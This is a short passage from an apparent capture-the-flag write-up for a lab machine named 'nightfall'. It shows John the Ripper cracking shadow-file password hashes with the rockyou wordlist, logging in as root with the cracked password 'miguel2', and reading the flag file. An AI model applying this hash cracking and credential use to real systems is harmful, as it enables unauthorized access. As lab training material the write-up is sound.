
```
root@kali:~/pwn/creds# john --wordlist=/root/pwn/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512
32/32])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
miguel2          (root)
```

Testing root password



```
nightfall@nightfall:~$ su root
Password:
root@nightfall:/home/nightfall# id
uid=0(root) gid=0(root) groups=0(root)
root@nightfall:/home/nightfall# 
```

Getting flag



```
root@nightfall:~# ls -Flah
total 48K
drwx------  5 root root 4.0K Aug 28 18:41 ./
drwxr-xr-x 19 root root 4.0K Aug 28 15:17 ../
-rw-------  1 root root    0 Aug 28 18:41 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4.0K Aug 25 19:38 .cache/
drwx------  3 root root 4.0K Aug 28 17:42 .gnupg/
drwxr-xr-x  3 root root 4.0K Aug 17 23:21 .local/
-rw-------  1 root root 2.4K Aug 25 23:08 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 5.4K Aug 28 18:41 root_super_secret_flag.txt
-rw-r--r--  1 root root   66 Aug 25 19:42 .selected_editor
-rw-------  1 root root   22 Aug 28 14:53 .sh_history
root@nightfall:~# cat root_super_secret_flag.txt
Congratulations! Please contact me via twitter and give me some feedback! @whitecr0
wl
```